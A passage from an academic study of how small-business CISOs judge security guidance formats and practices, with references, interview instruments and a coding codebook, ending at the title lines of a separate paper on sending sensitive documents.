Comparatively, other CISOs felt that commercial sources had to be filtered for cost and profit-motivation, requiring more effort to compare sources. However, it also concisely addresses specific software relationships. p2.05 noted, *"You know they're able to apply it to a framework that has direct examples, right, because they own that intellectual property. . . . So at the end of the day I do think that commercial guidance is definitely better."*

Mierzwa and Scott (referenced previously regarding IT security obstacles) addressed sources for security guidance for non-profits and NGOs with many of the same critiques made by SB CISOs [22]. Mierzwa and Scott state, "The guidelines that do apply or could be implemented (such as NIST 800-53) are all often quite long and comprehensive, and complicated for small and medium-sized business (SMB), Non-Profits, and NGOs to implement. Non-Profits, NGOs and others would greatly benefit from simplifications or short implementation summaries of NIST and other frameworks." These conclusions are well supported by the themes drawn here, but we further qualify this with the expectations and hurdles to interpretation experienced by those applying the standards for SBs [22].

6.8 Favored Practices and Guidance Formats

We present Study 2 CISOs' 5-pt. Likert responses and coded discussion on two topics, IT best practices and guidance formats. Examples within the topics were nominated by Study 1 CISOs, based on what they deemed most effective for SBs in their direct experience. Given the sample size and inherent variation in their experiences, we did not test for significant differences in this data, instead focusing on using the responses for qualitative inquiry. The Study 2 CISOs evaluated and discussed nine SB IT best practices nominated in Study 1 (see Figure 8). The rationale for these responses often included the recognition that SBs could not afford *"to do it all,"* given implementation costs and must therefore prioritize among feasible practices. With the exception of subscribing to security information sharing services, all of the practices were viewed more favorably than unfavorably. Study 2 CISOs were also asked to respond to a similar list of seven IT security guidance formats that Study 1 participants had used with SBs (see Figure 9). Similarly, all except whitepapers were viewed more positively than negatively.

Parkin et al. also conducted a topically related examination of small and medium-sized business IT security implementation costs. Using a list of five recommended IT security practices (e.g., managing firewalls and gateways and patch management) drawn from the UK Cyber Essentials Scheme, indirect financial costs (often overlooked in similar research) were modeled for several SME archetypes (e.g., 1-person,




Figure 8: 5-point Likert response distributions from Study 2 CISOs, regarding the efficacy of nine SB IT practices nominated in Study 1




Figure 9: 5-point Likert response distributions from Study 2 CISOs, regarding the efficacy of nine SB IT practices nominated in Study 1

micro, and small businesses) [27]. Several of these practices overlapped with the list of nine SB IT security best practices we gathered from our Study 1 CISO participants and reviewed with Study 2 participants. Interestingly, both lists suggested controls omitted by the other. Our CISOs suggested and rated highly (using a 5-pt Likert scale for SB efficacy) data backups which were not addressed by Parkin et al., while their modeling rated 2FA implementation as the most effective control to include, which was not nominated by our sample. Both studies addressed software patching, which CISOs ranked highly as a practice. Parkin et al. note that modeling of businesses of different sizes reveals that patching costs would increase with the size of the enterprise (and thereby reducing the adoption rate as a consequence) [27].

In the following section we further discuss the practical implications of several of the Study 2 responses regarding guidance formats and best practices.

7 Recommendations

These studies indicate several practical recommendations for those supporting SBs that draw on the discussion of IT practices and security guidance formats from Study 1 CISOs and

vetted by Study 2 CISOs. This approach served to reinforce the timeliness, validity, and specificity of these implications. The detailed recommendations are also focused on the IT practices and guidance formats that scored highest for efficacy, suggesting these could contribute directly to existing SB CISO practices. The implications could also serve to inform researchers examining security issues of SBs and small-scale organizations (e.g., non-profit organizations) which lack the resources of larger enterprises.

7.1 Actionable Sentiment-Based Guidance Practices

We assessed Study 2 CISOs' sentiment towards a list of security guidance formats for SBs, derived from Study 1 commentary. Sentiment was mixed on all formats, including checklists, decision trees, whitepapers, questionnaires, role-playing games, team exercises, and live software simulations. However, there was slight negative sentiment towards whitepapers (attributed to their length and the limited time and technical knowledge of many SB owners), and slightly positive views on checklists and team exercises.

Checklist Efficacy for SB Security Guidance Participants differed in their view of checklists, a common basis for security auditing. Some favored the highly structured nature of checklists, which they felt helped organize numerous individual tasks. However, others saw the same brevity as a liability. The limited context proffered in a typical checklist item could allow misunderstanding, error, or bias in interpretation, which could in turn introduce risk in implementation. p03 (35 years old, largely self taught, 14 years of IT security experience, cybersecurity director for private company) stated there is *"too much emphasis"* on checklists when performing audits. SB IT staff may not know if a network map is current and correct (i.e., information for confirming checklist items may often be uncertain). Further, p03 stated, *"I'm working with auditors everyday... They'll come in with a checklist and go check-check-check... and I have no idea what they're actually working with. I'll just make sure all those policies are in place. This router's on. This router's off. Check-check-check... It's not actually doing anything except going through a checklist and doesn't really enhance the security beyond "they brought in a checklist." It's very rigid, very overblown... "* Similarly, p05 (30 years old, IT degree and on-the-job training, 10 years of IT security experience, Manager of Professional Services at a private company) felt checklists are *"easy to follow but... don't encapsulate reality."* These views suggest the need for reinforcing the diagnostic basis of security guidance in checklists. Providing examples and references to describe the intent of checklist items would help to alleviate the sort of ambiguity CISOs saw as the format's limitation.

Labeling Guidance's Target Audience To generalize, Study 2 CISOs at times seemed to want contradictory qualities from SB-tailored language. In discussion of themes relating to guidance they suggested SBs needed both highly simplified practical advice of the type proffered by commercial vendors, but also needed all-encompassing security principles of the type found in some government documents. We have endeavored to provide context illustrating that these views are not contradictory. They instead reflect differing needs among the many sizes and types of SBs that our cohort had directly supported. In turn, this suggests that security guidance should include aids to efficiently navigate the inevitable gradient of SB IT experience.

Firstly, security guidance can better serve by identifying who it is directed towards, in terms of resources and IT experience. Clearly, "mom-and-pop flower shop" SBs that self administer their own IT will need security guidance with different language from that of better funded SBs with in-house or consultant IT support. CISOs related that "micro" SBs with limited IT experience internet-searching for guidance face an overwhelming variety of sources. Prefacing advice with a clear declaration of the resources and experience needed for interpretation would allow SBs to more easily zero in on content appropriate to their needs.

Similarly, smaller SBs will need guidance in layman's terms with a clear priority structure, allowing the user to interpret the relative value of suggested security goals, with the assumption that not all will be immediately achievable.

Efficacy of Team-Based Exercises Similarly, Study 2 participants differed on using scenario-based exercises to present information security. Some felt role-playing games provided an effective shortcut to *"turn vague ideas into reality"* (p05), and develop consideration of potential costs and implications of a data breach or loss. Others felt that these type of exercises were simply too costly and time-consuming to be feasible for many SBs, and limited security-allocated resources would often be better spent elsewhere. p03 cited unrealistic terms in exercise scenarios as a common limiting factor in his experience, *"Yeah. Those are just garbage in a lot of instances. They don't even have a computer half the time. And they're just sitting and pretending "Oh, I'm the SOC operator. I would then do this." I have a very negative impression and experience with them. They're pretty ineffective."*

Study 2 CISO participants suggested a number of practices needed for worthwhile team-based exercises. Firstly, these events needed to involve both management and IT staff so that the business context of management decisions could be shared with IT staff, and IT security considerations shared in turn. It was noted that including both groups in exercises would raise personnel costs, but exposing business and security rationales among exercise participants was considered a key outcome of the practice. Additionally, participants in some cases doubted the cost-benefit of the practice if scenario content was not closely tailored to the business domain and financial reality of the participating SB. Without this extra exercise preparation,

the value and learning potential of the practice was deemed to be reduced below the operating costs.

7.2 Optimal Timing of Security Messaging

A number of concepts were observed among Study 2 CISO participants regarding when SBs would be most receptive to messaging suggesting they take security more seriously. For example, p12 suggested that guidance and training exercises would be most effective when presented in the second or third financial quarter of the year, when companies typically would have completed tax projections. Potential costs from the security-related lessons learned could then be weighed immediately against available funds. On a longer timescale, p10 identified the second and third round of investor funding, at which point SBs might have achieved enough financial stability *"to breathe,"* and would be willing to finally evaluate needed security investments that were previously ignored to focus on *"staying lean and shipping product."*

Other participants pointed to frequent opportunities within common business processes to successfully insert security guidance. p13 suggested evaluation of IT purchases would be a key point of intervention for inserting the topic, either from within or outside a SB. p17 noted that guidance arriving after a purchase, that would impose further costs to rebuild the IT would be much less likely to succeed. Similarly, p15 saw no optimal point based on internal financial timing, but felt security-related hiring criteria for IT personnel was a valuable way to raise the profile of better security practices.

7.3 Including IT Within Emergency Planning

Several study participants suggested adding network security investment to basic continuity planning. This planning typically would already be both familiar to management and financially commensurate to SB resources. It was pointed out that many SBs are likely more aware of commonplace risk factors such as fire or natural disasters than online threats. Planning for important network security practices such as data backups and network-based continuity of operations could often easily piggyback on this acceptance of known risk factors. Messaging from CISOs to SBs on this practice could also be tailored to local continuity concerns (e.g., weather) and thereby comport with our finding on the efficacy of more *localized* security messaging (see Section 6.4). This was viewed as a way to promote consideration for more abstract and unfamiliar information security-related risks such as malware or ransomware incidents.

8 Limitations

Potential effects of several methodological aspects of these studies warrant review. Firstly, we sampled CISOs primarily in an area of the Mid-Atlantic region of the United States that includes significant activity in the IT security economic sector and government contracting. One participant (p1.01) made reference to the area as the *"cybersecurity Silicon Valley"* in light of this security focus, and others acknowledged that their IT investment outlook was colored by compliance to relatively stringent contracting requirements. As discussed in Section 5, we attempted to balance this feature of the sample by purposefully sampling CISOs from small business development organizations in other parts of the country.

Additionally, we acknowledge the sample sizes of the studies as a limitation. Smaller samples are unfortunately common when dealing with harder-to-reach populations, like small business CISOs. Our sample for Study 1 is, in particular, smaller than desired, but we mitigate this limitation by expanding the study and validating many of the responses (as well as invalidating other themes) as part of Study 2. Unfortunately, samples sizes of $n = 19$ are common for qualitative research [1, 13, 16], and we were able to reach saturation in themes with this sample.

9 Conclusion and Future Work

In this paper we explored obstacles and motivations experienced by IT security decision makers working with SBs. We identified often misunderstood areas of risk, and limits in corresponding IT protections. While SB CISOs depended on government-sourced security guidance, the technicality and size of this key resource was often found to be overwhelming. Insights and resulting implications from the work can be used to motivate and inform SB security, as well as support researchers interested in investigating this subject.

Study 1 and 2 CISOs made several testable assertions about the state of SB preparation and guidance that they use as a basis for suggesting SB security investment. An immediate line of inquiry derived from these findings will be to compare the coded CISO observations about guidance sources to real-world examples. Namely, we will compare those real world examples to coded observed themes regarding the usability and structural qualities of commercial and government guidance with examples. This may include features of those examples including the security subject matter chosen for small business audiences, as well as characteristics such as readability. We would also like to add to these comparisons the perspective of SBs owners themselves. This may be approached by think aloud and observation sessions with small business operators as they read and interpret security guidance sources. These extensions of this research would enhance the validity of the themes coded thus far by including qualitative assessment of the other factors and actors that CISO have proposed for us. This will capitalize upon our existing sentiment and coded discussion as a valuable starting point for understanding the intersection of small businesses and a hard-to-reach population of related security professionals.

References

[1] Noura Abdi, Kopo M Ramokapane, and Jose M Such. More Than Smart Speakers: Security and Privacy Perceptions of Smart Home Personal Assistants. In *Fifteenth Symposium on Usable Privacy and Security ({SOUPS} 2019)*, 2019.

[2] Yasemin Acar, Christian Stransky, Dominik Wermke, Michelle L. Mazurek, and Sascha Fahl. Security developer studies with github users: Exploring a convenience sample. In *Thirteenth Symposium on Usable Privacy and Security (SOUPS 2017)*, pages 81–95, Santa Clara, CA, 2017. USENIX Association.

[3] Small Business Administration. Federal contracting, 2019. https://www.sba.gov/document/support--table-size-standards, 02/2020.

[4] National Cyber Security Alliance. Stay safe online, 2018. https://staysafeonline.org/stay-safe-online/free-online-security-checkups-tools/, 02/2020.

[5] National Cyber Security Alliance. Small business cyber target survey data, Oct 2019. https://staysafeonline.org/small-business-target-survey-data/.

[6] Debasis Bhattacharya. Leadership styles and information security in small businesses. *Information Management & Computer Security*, 19(5):300–312, 2011.

[7] Federal Communications Commission. Cybersecurity for small business, 2018. https://www.fcc.gov/general/cybersecurity-small-business, 02/2020.

[8] US Congress. S.1353 - Cybersecurity Enhancement Act of 2014, Public Law No: 113-274, 2014. https://www.congress.gov/bill/113th-congress/senate-bill/1353/text, 02/2020.

[9] US Congress. S.770 - NIST Small Business Cybersecurity Act, Public Law No: 115-236, 2018. https://www.congress.gov/bill/115th-congress/senate-bill/770, 02/2020.

[10] Critical Infrastructure Cybersecurity. Framework for improving critical infrastructure cybersecurity. *Framework*, 1:11, 2014.

[11] Deloitte. Beneath the surface of a cyberattack, Apr 2020. https://www2.deloitte.com/us/en/pages/risk/articles/hidden-business-impact-of-cyberattack.html.

[12] The Center for Cyber Safety, Risk Management Education, Executive Women's Forum on Information Security, Frost Privacy, and Sullivan. The 2017 global information security workforce study: Women in cybersecurity, March 2017.

[13] Kelsey R Fulton, Rebecca Gelles, Alexandra McKay, Yasmin Abdi, Richard Roberts, and Michelle L Mazurek. The effect of entertainment media on mental models of computer security. In *Fifteenth Symposium on Usable Privacy and Security ({SOUPS} 2019)*, 2019.

[14] Susanne Furman, Mary Frances Theofanos, Yee-Yin Choong, and Brian Stanton. Basing cybersecurity training on user perceptions. *IEEE Security & Privacy*, 10(2):40–49, 2012.

[15] Atul Gupta and Rex Hammond. Information systems security issues and decisions for small businesses: An empirical examination. *Information management & computer security*, 13(4):297–310, 2005.

[16] Julie M Haney and Wayne G Lutters. The work of cybersecurity advocates. In *Proceedings of the 2017 CHI Conference Extended Abstracts on Human Factors in Computing Systems*, pages 1663–1670, 2017.

[17] Julie M. Haney, Mary Theofanos, Yasemin Acar, and Sandra Spickard Prettyman. "We make it a big deal in the company": Security Mindsets in Organizations that Develop Cryptographic Products. In *Fourteenth Symposium on Usable Privacy and Security (SOUPS 2018)*, pages 357–373, Baltimore, MD, 2018. USENIX Association.

[18] Margareta Heidt, Jin P Gerlach, and Peter Buxmann. Investigating the security divide between sme and large companies: How sme characteristics influence organizational it security investments. *Information Systems Frontiers*, pages 1–21, 2019.

[19] Cyber Readiness Institute. The cyber readiness program, 2019. https://www.cyberreadinessinstitute.org/the-cyber-readiness-program, 02/2020.

[20] Jeff Kosseff. Positive cybersecurity law: Creating a consistent and incentive-based system. *Chap. L. Rev.*, 19:401, 2016.

[21] Nora McDonald, Sarita Schoenebeck, and Andrea Forte. Reliability and inter-rater reliability in qualitative research: Norms and guidelines for cscw and hci practice. *Proceedings of the ACM on Human-Computer Interaction*, 3(CSCW):1–23, 2019.

[22] Stan Mierzwa and James Scott. Cybersecurity in non-profit and non-governmental organizations. *Institute for Critical Infrastructure Technology, February*, 2017.

[23] Tyler Moore, Scott Dynes, and Frederick R Chang. Identifying how firms manage cybersecurity investment. *Southern Methodist University*, 32, 2015. https://blog.smu.edu/research/files/2015/10/SMU-IBM.pdf, 02/2020.

[24] Donald F Norris, Laura Mateczun, Anupam Joshi, and Tim Finin. Cybersecurity at the grassroots: American local governments and the challenges of internet security. *Journal of Homeland Security and Emergency Management*, 2018.

[25] Daniela Seabra Oliveira, Tian Lin, Muhammad Sajidur Rahman, Rad Akefirad, Donovan Ellis, Eliany Perez, Rahul Bobhate, Lois A. DeLong, Justin Cappos, and Yuriy Brun. API blindspots: Why experienced developers write vulnerable code. In *Fourteenth Symposium on Usable Privacy and Security (SOUPS 2018)*, pages 315–328, Baltimore, MD, 2018. USENIX Association.

[26] Patrick O'Reilly, Kristina Rigopoulos, and Larry Feldman. Annual report 2017: NIST/ITL Cybersecurity Program. Technical Report Spec. Publ. 800-203, National Institutes of Standards and Technology, July 2018. https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-203.pdf, 02/2020.

[27] Simon Parkin, Andrew Fielder, and Alex Ashby. Pragmatic security: modelling it security management responsibilities for sme archetypes. In *Proceedings of the 8th ACM CCS International Workshop on Managing Insider Security Threats*, pages 69–80. ACM, 2016.

[28] Celia Paulsen and Patricia Toth. Small business information security: The fundamentals. US Department of Commerce, National Institute of Standards and Technology, 2016.

[29] Karen Renaud. How smaller businesses struggle with security advice. *Computer Fraud & Security*, 2016(8):10–18, 2016.

[30] Andreas Rivera. Cybersecurity: A small business guide, 2015. https://www.businessnewsdaily.com/7681-small-business-cybersecurity-issues.html, 02/2020.

[31] Moufida Sadok and Peter M Bednar. Information security management in smes: Beyond the it challenges. In *Human Aspects of Information Security and Assurance*, pages 209–219, 2016.

[32] Nilaykumar Kiran Sangani and Balakrishnan Vijayakumar. Cyber security scenarios and control for small and medium enterprises. *Informatica Economica*, 16(2):58, 2012.

[33] Big Threat Small Business. How protected is your small business?, 2019. https://smallbusinessbigthreat.com, 02/2020.

[34] Sathya Chandran Sundaramurthy, John McHugh, Xinming Ou, Michael Wesch, Alexandru G. Bardas, and S. Raj Rajagopalan. Turning contradictions into innovations or: How we learned to stop whining and improve security operations. In *Twelfth Symposium on Usable Privacy and Security (SOUPS 2016)*, pages 237–251, Denver, CO, 2016. USENIX Association.

[35] Moin Syed and Sarah Nelson. Guidelines for establishing reliability when coding narrative data. *Emerging Adulthood*, 3, 05 2015.

[36] Anas Tawileh, Jeremy Hilton, and Stephen McIntosh. Managing information security in small and medium sized enterprises: A holistic approach. In *ISSE/SECURE 2007 Securing Electronic Business Processes*, pages 331–339. Springer, 2007.

[37] Kevin Townsend. NIST Small Business Cybersecurity Act Becomes Law, 2018. https://www.securityweek.com/nist-small-business-cybersecurity-act-becomes-law, 02/2020.

[38] Chamila Wijayarathna and Nalin Asanka Gamagedara Arachchilage. Why Johnny Can't Develop a Secure Application? A Usability Analysis of Java Secure Socket Extension API. *Computers & Security*, 80:54–73, 2019.

[39] Patricia AH Williams and Rachel J Manheke. Small Business-A Cyber Resilience Vulnerability. In *International Cyber Resilience Conference*. School of Computer and Information Science, Security Research Centre, Edith Cowan University, Perth, Western Australia, 2010.

Appendix

A Demographic Tables

Study 1 can be found in Table 1, and Study 2 can be found in Table 2.

Table 1: Study 1 participants' demographics

Partic. #	Role
p01	IT consultant to county-level SB council
p02	Federal-level SB IT security manager
p03	Private SB CISO consultant
p04	Private SB CISO consultant
p05	County-level SB development officer
p06	Private CISO consultant to SBs
p07	County-level SB IT security consultant
p08	State-level SB IT security manager

Table 2: Study 2 participants' demographics, including participant number, years of IT information security experience, the employee count of the smallest SB with which they have direct CISO experience, the work domain with which they have most recently had direct CISO experience, and source of their CISO knowledge (BS/MS/PhD = Bachelor/Masters/Doctorate of Science, EE = Electrical Engineering, CS = Computer Science, IS = Information Security, Cyber = Cybsersecurity, Certs. = information security certificate programs, OJT = on the job training, ST = self taught.)

#	Yrs. Exp	Smallest SB Exp.	Recent SB Domain	CISO Training
p01	24	1	Cybersecurity	BS.EE, OJT
p02	5	5	Cybersecurity	BS/MS/PhD.CS, OJT, ST
p03	14	180	CS contracting	OJT
p04	4	40	Education	ST, MA.IS
p05	20	1	Medical	BS.CS, OJT, ST
p06	20	1	Education	ST, Certs.
p07	20	10	Software	OJT, ST
p08	20	300	Cybersecurity	BA/MS.EE, OJT, ST
p09	20	6	Education, cybersecurity	Certs., PhD.IS
p10	2	15	Education, cybersecurity	ST
p11	2.5	NA	Non-profit, education	BA.EE, OJT
p12	20	40	Systems Integration	Certs., OJT, ST
p13	8	NA	Research	OJT
p14	15	15	Education, cybersecurity	MA.Cyber, OJT, ST
p15	3	50	Professional services	OJT
p16	19	20	Cybersecurity	Certs., OJT, ST
p17	30	50	Education	OJT, ST
p18	7	10	Education	Certs., OJT, ST
p19	25	3	Cybersecurity	Certs., OJT, ST
Avg.:	**15 (SD 8.6)**	**44 (SD 78.6)**		

B Study 1: Initial CISO interviews Survey Instrument

1. Can you please tell me a little bit about your background in information security, i.e. how you got into the field, how long you've been doing this, where you learned the essentials?
2. Assuming that the time and financial resources of most SBs are highly constrained, and focused on achieving profitability, how do they manage their infosec responsibilities?
3. In your experience, what are SBs' biggest motivations and biggest obstacles with regard to infosec?
4. How much understanding of infosec risk and privacy implications do SBs typically have?
5. What infosec education sources are there for SBs? How effective are they?
6. In your opinion, what infosec and privacy education gaps are there for SBs?
7. What types of compliance issues do SBs deal with?
8. What's the typical level of legal knowledge in SBs that you

have seen?
9. How does a SB's domain (e.g., "feds, eds, and meds") impact their handling of infosec and privacy issues?
10. How well does existing infosec/privacy guidance (e.g., legal, insurance, administration) help SBs?
11. What difference do you see in the effectiveness of commercial (e.g., industry threat reports) vs. government (e.g., NIST protocols) infosec/privacy guidance for SBs?
12. What do SBs think about risks with using 3rd party services and tools for security and data management (e.g., cloud based SaaS)?
13. What infosec investment areas/gaps are there for SBs?
14. How do insider threats like embezzlement, IP theft, employee poaching/acquisition fit into the threat picture for SBs?
15. What threats do SBs tend to underestimate? Overestimate?
16. What are the insurance implications for SBs?
17. Is there a reference system for classifying SBs by their cybersecurity profile (risk, exposure, domain, etc.)?
18. The news frequently mentions challenges to end users' privacy from large data and social media companies. In your experience, how do business considerations balance making money off of client data and those same clients' privacy and info security?
19. What types of aids would really help inform SBs about infosec/privacy issues? (i.e. checklist, decision-trees, whitepaper, questionnaire, role-playing games, team exercises)
20. What has helped inform SBs on this topic in your experience?
21. What types of help have not worked as well?
22. What types of aid do you use now to inform SBs, either about infosec/privacy or other issues (taxes, insurance, licensing, etc.)?

C Study 2: Follow-up CISO interview instrument

Demographic questions:

1. Can you tell me your age and identified gender please?
2. How many years of IT security management experience do you have?
3. What is the smallest company size, in number of employees, for which you have made IT security decisions?
4. What was the primary source for your IT security-related knowledge (e.g. degree or certificate program, employer training (including military or industry), self-taught, or other (please describe)?
5. What is your current job title?

Agreement questions (Rate agreement on scale 1-5, and explain view if possible):

6. "The resources of SBs are too limited to properly manage information security responsibilities."
7. "The main reason SBs improve their information security is something bad happens with those issues."
8. "The main reason SBs improve their information security when they hire or contract for IT services."
9. "The main reason SBs improve their information security is to comply with security audits as a sub-contractor."
10. "SBs have adequate education sources for information security."
11. "SBs have affordable education sources for information security."
12. "The information security problems suffered by SBs are more their own fault than the fault of outside parties (for example service providers, software vendors, insurers, cyber criminals, law enforcement, government, etc.)."
13. "SBs understand the regulatory implications of information security issues related to their operations."
14. "SBs understand the insurance implications of information security issues related to their operations."
15. "SBs understand the financial implications of information security issues related to their operations."
16. "Commercial guidance on information security for SBs (e.g., industry threat reporting) is more effective than government guidance."
17. "Government guidance on information security (e.g., NIST protocols) is too broadly written to be useful to SBs."
18. "Government guidance on information security is too technical to be useful to SBs."
19. "Government guidance on information security is too lengthy to be useful to SBs."
20. "3rd party data management tools (e.g., cloud-based SaaS) are helpful to the information security practices of SBs."
21. "News reports about information security problems have changed how SBs think about their operations."
22. "Information security regulation from either federal, state, or local government has changed how SBs think about their operations."
23. "Information security tax incentives from either federal or state government have changed how SBs think about their operations."
24. "Commercial information security consultants have changed how SBs think about their operations."

Infosec practices question

25. Please rate each of the following issues or practices for their importance to the information security of SBs (on a 1-5 scale, explain as possible): Securing hardware devices (laptops, phones, etc.), Network configuration, Patching software, Insider threats (embezzlement, theft, etc.), Data backups, Insurance coverage for data loss or hacking events, Employee information security training, Role-based access controls, Subscription based info sharing services

Infosec guidance question

26. Please rate the following formats for information security guidance for SBs for their effectiveness (on a scale from 1-5, explain as possible): Checklists, Decision trees, Whitepapers, Questionnaire, Role-playing game, Team exercises, Live SW simulations

D Study 2 Codebook

1. *Study 1 theme - Causes of SB resource limitations*
   (a) Topic - SB resources are too limited

i. Agree - SBs don't have the resources to do ITsec properly
ii. Agree - SB resources limited by complexity
iii. Agree - SB resources limited by cost
iv. Agree - SB resources limited by SBs being too focused on biz survival
v. Neutral - SBs can overcome limits
vi. Disagree - Just harder for SBs than LMEs
vii. Neutral - Mandate missing/coming to force SB ITsec improvement
viii. Neutral - SBs need best practices not tools
ix. Neutral - SBs need more automation

2. *Study 1 theme - SB reasons to improve (reactive, incidental, compliance)*

(a) Topic - SBs improve reactively to bad news

i. Agree - Are primarily reactive to bad event
ii. Neutral - Depends on events
iii. Disagree - Other reasons

(b) Topic - SBs improve incidentally with new IT

i. Agree - Primarily improve due to IT updates
ii. Neutral - Depends on IT service
iii. Disagree - Going for new SaaS, not security (score as agree)
iv. Disagree - Have other reasons generally
v. Disagree - New IT doesn't automatically improve

(c) Topic - SBs improve to comply with audits

i. Agree - Primarily improve for compliance
ii. Neutral - Not sure
iii. Neutral - True but many examples of fake compliace
iv. Disagree - Doesn't apply to many
v. Disagree - Compliance checklist problem

(d) Topic - Other motivations for SB ITsec improvment

i. Influenced by peer networking
ii. Market trends
iii. Awareness campaigns
iv. Depends on SB's threat model, e.g. has own IP, broker PII
v. Compliance only, customers don't incentivize

3. *Study 1 theme - Available guidance (adequate, affordable)*

(a) Topic - SBs can find adequate guidance

i. Agree - resources are available
ii. Neutral - Resources there but must dig deeper to address issues
iii. Disagree - Most don't know right place to begin
iv. Disagree - More marketing than best practices
v. Disagree - Subject is too complicated
vi. Agree - But have to know where to start and what to ask for first

(b) Topic - SBs can find affordable guidance

i. Agree - resources are affordable
ii. Disagree - Cyber training or hiring is needed, and costly
iii. Neutral - Free cyber certs aren't as well regarded as more expensive accredited ones, which aren't tenable cost-wise for most
iv. Neutral - Free resources still have opportunity costs in time and manpower
v. Neutral - ITsec awareness free, but countermeasures very expensive

4. *Responsibility for SB vulnerability*

(a) Topic - SB infosec trouble is their own fault

i. Shared fault, IT often under funded in SBs, but SW and hardware often flawed, not securely configured OOTB, ITsec personnel hard to find
ii. Agree - Don't pay attention until impacted, just focused on profitability
iii. Agree - SBs must have ITsec knowledge to function with client data
iv. Disagree - Happens to all size orgs not just SBs
v. Disagree - Depends on service agreement
vi. Disagree - So many vectors that can't be up to SBs to manage ITsec
vii. Make money off personal info
viii. Disagree - Threat migrating at scale from harder big targets down to SBs
ix. Affordability of ITsec hurts SB preparation

5. *Study 1 theme - SB understanding of ITsec issues*

(a) Topic - SBs understand ITsec regulation

i. Disagree - Regs are vague and confusing, even for IT personnel
ii. Disagree - Regs only apply to a few fields (med, financial, etc.)
iii. Agree
iv. Neutral
v. Regs confusing for IT personnel
vi. M/LBs struggle also
vii. Speaking for self as cyber co - Agree - drink own Kool Aid

(b) Topic - SBs understand ITsec insurance

i. Disagree - SBs don't understand
ii. Disagree - SBs unaware of cyber ins.
iii. Disagree - Most SBs couldn't negotiate clauses
iv. Agree -
v. Neutral - Not sure
vi. Neutral - Same issues in M/LBs also
vii. Cyber insurance has loopholes, is evolving

(c) Topic - SBs understand ITsec financial costs

i. Neutral - SBs know there are ramifications but limited scope
ii. Agree - Aware of potential damages but not accurate sense of prevention ocsts
iii. Agree - Have to operate at risk anyway
iv. Disagree - Weak link in SB, unaware of risks, fines, costs, GDPR compliance, etc.

6. *Study 1 theme - Com vs gov guidance issues*

(a) Topic - Commercial guidance is more effective than gov

i. Agree - Commercial more detailed, better formatted
ii. Disagree - Both are ineffective unless SB is motivated by bottom line
iii. Disagree - No equivalent to gov in com for breadth and influence
iv. Disagree - Varies by industry
v. Disagree - no-cost gov guidance is more effective because its where SB will start
vi. Disagree - Gov has "no skin in the game" with profit motive, so offers more impartial guidance
vii. SBs need to be motivated to use any guidance
viii. Neutral - both effective com and gov guidance exists
ix. Neutral - both bad

(b) Topic - Government guidance is too broad

i. Agree - gov guidance states principle, not specific method for a ITsec control
ii. Disagree - Gov's guidance method (stating principles over practice) is correct approach
iii. Com guidance doesn't cover as many potential issues, is more specific and direct
iv. Disagree
v. Disagree - Gov guidance broadness varies
vi. Neutral - Expected

(c) Topic - Government guidance is too technical

i. Agree - Too hard for SBs
ii. Neutral - technical level varies
iii. Commercial guidance more plain English
iv. Disagree - Right level

(d) Topic - Government guidance is too lengthy

i. Disagree - Gov trying to be comprehensive
ii. Disagree - Gov corpus is huge, but individual docs can be right-sized
iii. Com is more direct and specific
iv. Agree - Too long
v. Agree - many controls, have to know what applies, can be overwhelming
vi. Neutral
vii. Neutral - OK length and detail but need wizard to aid security control

7. *SBs helped by outsourcing IT*

(a) Topic - 3rd SaaS helps SB ITsec

i. Agree - better than in-house
ii. Also increases SB exposure if SAS vendor gets hacked
iii. Disagree - Hard to know what you're getting and lots of breaches
iv. Neutral - Depends on vendor
v. Allows more focus on business instead of difficult security solutions
vi. Costly for reliable vendors

8. *Study 1 theme - Influences on SB ITsec*

(a) Topic - News reports influence SB ITsec

i. Agree - don't want to be next victim
ii. SBs may feel they're too small to be targeted
iii. Disagree - Other reaons
iv. Disagree - News is sensationalized
v. Primarily motivated by risk to name

(b) Topic - Regulation influences SB ITsec

i. Agree - regulation making more impact
ii. Agree - depends on industry by CC and HIPAA have matured significantly
iii. Disagree - Not paying attention if not critical to biz focus
iv. Neutral - Takes time to have effect
v. Neutral - Don't know
vi. Neutral - Depends on industry

(c) Topic - Tax incentives influence SB ITsec

i. Neutral - Wasn't aware of any
ii. Agree -
iii. Disagree - Too few to make difference
iv. Disagree - Taxes too confusing
v. Neutral - Don't know

(d) Topic - ITsec consultants influence SBs

i. Agree - Might be junk mail but makes impact
ii. Disagree - Other reasons
iii. Disagree - most don't cater to SBs
iv. Neutral - Not sure

Strategies and Perceived Risks of Sending Sensitive Documents

Noel Warford[‡], Collins W. Munyendo[§], Ashna Mediratta[‡], Adam J. Aviv[§], and Michelle L. Mazurek[‡]
[‡] *University of Maryland,* [§]*The George Washington University*

Abstract

